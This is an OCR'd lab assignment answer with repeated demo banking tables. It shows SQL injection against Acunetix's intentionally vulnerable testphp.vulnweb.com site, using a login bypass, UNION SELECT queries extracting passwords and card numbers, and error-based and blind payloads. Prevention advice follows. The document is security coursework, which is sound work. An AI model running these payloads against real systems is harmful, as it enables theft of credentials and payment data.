| 2024-05-25 | Withdrawal | -$100000.00 |
| 2024-05-25 | Withdrawal | -$10.00 |
| 2024-05-25 | Withdrawal | -$100000.00 |

Credits

| Account | Date | Description | Amount |
|---|---|---|---|
| 1001160140 | 12/29/2004 | Paycheck | 1200 |
| 1001160140 | 01/12/2005 | Paycheck | 1200 |
| 1001160140 | 01/29/2005 | Paycheck | 1200 |
| 1001160140 | 02/12/2005 | Paycheck | 1200 |
| 1001160140 | 03/01/2005 | Paycheck | 1200 |
| 1001160140 | 03/15/2005 | Paycheck | 1200 |


| Date | Description | Amount |
|---|---|---|
| 2024-05-25 | Withdrawal | -$100.00 |
| 2024-05-25 | Withdrawal | -$100000.00 |
| 2024-05-25 | Withdrawal | -$10.00 |
| 2024-05-25 | Withdrawal | -$100000.00 |

Credits


| Account | Date | Description | Amount |
|---|---|---|---|
| 1001160140 | 12/29/2004 | Paycheck | 1200 |
| 1001160140 | 01/12/2005 | Paycheck | 1200 |
| 1001160140 | 01/29/2005 | Paycheck | 1200 |
| 1001160140 | 02/12/2005 | Paycheck | 1200 |
| 1001160140 | 03/01/2005 | Paycheck | 1200 |
| 1001160140 | 03/15/2005 | Paycheck | 1200 |

Debits

| Account | Date | Description | Amount |
|---|---|---|---|
| 1001160140 | 01/17/2005 | Withdrawal | 2.85 |
| 1001160140 | 01/25/2005 | Rent | 800 |
| 1001160140 | 01/25/2005 | Electric Bill | 45.25 |
| 1001160140 | 01/25/2005 | Heating | 29.99 |
| 1001160140 | 01/29/2005 | Transfer to Savings | 321 |
| 1001160140 | 01/29/2005 | Groceries | 19.6 |

Privacy Policy | Security Statement | Server Status Check | REST API | © 2024 Altoro Mutual, Inc.

*This web application is open source! Get your copy from GitHub and take advantage of advanced features*



| 800006 Savings | Amount |
|---|---|
| Ending balance as of [illegible] | [illegible] |
| Available balance | [illegible] |

10 Most Recent Transactions

| Date | Description | Amount |
|---|---|---|

Credits

| Account | Date | Description | Amount |
|---|---|---|---|
| 1001160140 | 12/29/2004 | Paycheck | 1200 |
| 1001160140 | 01/12/2005 | Paycheck | 1200 |
| 1001160140 | 01/29/2005 | Paycheck | 1200 |
| 1001160140 | 02/12/2005 | Paycheck | 1200 |
| 1001160140 | 03/01/2005 | Paycheck | 1200 |
| 1001160140 | 03/15/2005 | Paycheck | 1200 |

Debits

| Account | Date | Description | Amount |
|---|---|---|---|
| 1001160140 | 01/17/2005 | Withdrawal | 2.85 |
| 1001160140 | 01/25/2005 | Rent | 800 |
| 1001160140 | 01/25/2005 | Electric Bill | 45.25 |
| 1001160140 | 01/25/2005 | Heating | 29.99 |
| 1001160140 | 01/29/2005 | Transfer to Savings | 321 |
| 1001160140 | 01/29/2005 | Groceries | 19.6 |

**Q25}** Retrieve all user data from the "Customer Database" of Acuart website - http://testphp.vulnweb.com/index.php ; Explain how you accomplished this and suggest a method to stop this unauthorized access :-

STEPS :-

1} GO TO http://testphp.vulnweb.com/index.php

2} LOGIN USING THIS :- admin' OR '1'='1


As a result, the database server runs the following SQL query:

```
SELECT id FROM users WHERE username='username' AND password='password' OR 1=1'
```

3} AS SOON AS YOU HAVE SIGNED UP GO TO THE TOP URL BAR AND PASTE THIS URL :-

`testphp.vulnweb.com/artists.php?artist=1`

`OUTPUT :-`



testphp.vulnweb.com/artists.php?artist=1

acunetix acuart

Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo    Logout test

search art

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: r4w8173

[illegible]

[illegible]

view pictures of the artist


comment on this artist

About Us | Privacy Policy | Contact Us

Warning: [illegible]

4} THEN RUN THIS :- `http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, 2, 3`

`OUTPUT :-`

 
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo    Logout test

search art

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: 2

3

view pictures of the artist


comment on this artist

About Us | Privacy Policy | Contact Us

Warning: [illegible]

5} THEN RUN THIS QUERY :- `testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,pass,cc FROM users WHERE uname='test'`

OUTPUT :-


Not secure | testphp.vulnweb.com/listproducts.php?artist=1
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Logout test
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Storage settings

r4w8173

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Walking

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

Free up storage space
Your computer's running low on storage space. Visit storage settings to free some up.

6} YOUR SQL INJECTION AND RETRIVAL OF DATA HAS BEEN COMPLETED

7} TERMINATE

## ANSWER :-

Retrieving all user data from a "Customer Database" of a website like Acuart involves exploiting vulnerabilities, such as SQL injection, to gain unauthorized access to the database. Below, I'll explain how this could be done using SQL injection and then suggest methods to prevent such unauthorized access in full detail.

Step-by-Step Explanation: Exploiting SQL Injection
1. Understanding SQL Injection

SQL injection is a technique that allows an attacker to execute arbitrary SQL code on a database by injecting it into a vulnerable SQL query. This can lead to unauthorized access to sensitive data, including all user data.

2. Identifying the Vulnerability
To identify SQL injection vulnerabilities, attackers typically use various payloads and observe how the application responds. The following steps illustrate a common approach:

Explore the Website: The attacker navigates to http://testphp.vulnweb.com/index.php and looks for input fields, such as login forms, search boxes, or URL parameters, which might be vulnerable to SQL injection.

Test for Basic SQL Injection: The attacker inputs common SQL payloads, such as:

' OR '1'='1
admin' --
admin' #
For example, if there's a login form, the attacker might try:

Username: admin' --
Password: anything
If the website is vulnerable, it might ignore the password and log the attacker in as an admin.

3. Exploiting the Vulnerability
Assuming the login form is vulnerable, the attacker could perform more sophisticated SQL injection attacks to retrieve all user data from the database:

Union-Based SQL Injection: The attacker uses the UNION operator to combine the results of the original query with the results of another query. For example:

Input in search field: 1' UNION SELECT null, username, password FROM users --

This payload attempts to retrieve usernames and passwords from the users table and display them along with the original query's results.

Error-Based SQL Injection: The attacker can use payloads that cause the database to return error messages, revealing information about the database structure:

Input: 1' AND 1=CONVERT(int, (SELECT @@version)) --
If the database error message includes details about the SQL version, the attacker gains valuable information for further exploitation.

Blind SQL Injection: When error messages are not displayed, attackers use blind SQL injection techniques, which infer information based on the application's response time or content changes. For example:

Input: 1' AND (SELECT CASE WHEN (1=1) THEN SLEEP(5) ELSE 0 END) --
If the application takes 5 seconds to respond, the attacker knows the condition was true.

4. Retrieving All User Data
To retrieve all user data, the attacker constructs a payload to extract information from the users table:

Input: 1' UNION SELECT null, username, password FROM users --
The application executes this payload and displays the usernames and passwords from the users table, effectively giving the attacker unauthorized access to all user data.

Methods to Stop Unauthorized Access
To prevent SQL injection and unauthorized access, the following security measures should be implemented:

1. Use Parameterized Queries

Parameterized queries ensure that user inputs are treated as data only, preventing them from being interpreted as SQL code. Here's an example in PHP using PDO:

```
<?php
$pdo = new PDO('mysql:host=localhost;dbname=testdb', 'username',
'password');
$stmt = $pdo->prepare('SELECT * FROM users WHERE username =
:username AND password = :password');
$stmt->execute(['username' => $username, 'password' => $password]);
$user = $stmt->fetch();

if ($user) {
   echo 'Login successful';
} else {
   echo 'Login failed';
}
?>
```

2. Input Validation
Validate and sanitize all user inputs to ensure they do not contain malicious code. Use whitelists to allow only expected characters and lengths.

```
$username = filter_input(INPUT_POST, 'username',
FILTER_SANITIZE_STRING);
$password = filter_input(INPUT_POST, 'password',
FILTER_SANITIZE_STRING);
```

3. Use ORM or ORM Libraries

Object-Relational Mapping (ORM) libraries abstract database interactions and help prevent SQL injection by handling queries safely. Examples include Hibernate for Java, Entity Framework for .NET, and SQLAlchemy for Python.

4. Implement Least Privilege Principle
Ensure that the application connects to the database with the least privileges necessary. For example, if the application only needs read access for certain operations, do not grant it write or admin privileges.


5. Regular Security Audits and Penetration Testing
Regularly conduct security audits and penetration tests to identify and fix vulnerabilities. Use automated tools like SQLMap for SQL injection testing and manual code reviews for thorough analysis.

6. Web Application Firewalls (WAFs)
A WAF can detect and block SQL injection attempts by analyzing incoming requests for malicious patterns.

7. Secure Coding Practices
Educate developers on secure coding practices and the importance of preventing SQL injection. Regular training and up-to-date knowledge of security threats are crucial.

Conclusion
By understanding how SQL injection works and implementing robust security measures, organizations can protect their web applications from unauthorized access and data breaches. Prevention strategies include using parameterized queries, input validation, ORM libraries, least privilege principles, regular security audits, WAFs, and secure coding practices. These measures collectively enhance the security of web applications and safeguard sensitive user data.

OUTPUT :-



Not secure | testphp.vulnweb.com/userinfo.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo    Logout test

search art

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

## Byte Hacker (test)

On this page you can visualize or edit you user information.


| | |
|---|---|
| Name | Byte Hacker |
| Credit card number | [illegible] |
| E-Mail | [illegible] |
| Phone number | 2323345 |
| Address | I fucked with sqlmap, yeah baby easy |

update

You have 0 items in your cart. You visualize you cart here.

About Us | Privacy Policy | Contact Us | [illegible]

Warning: [illegible]



Not secure | testphp.vulnweb.com/login.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo    Logout test

search art

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Logout

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

**If you are already registered please enter your login information below:**

| | |
|---|---|
| Username | |
| Password | |

login

**You can also signup here.**
**Signup disabled. Please use the username test and the password test.**

About Us | Privacy Policy | Contact Us | [illegible]

Warning: [illegible]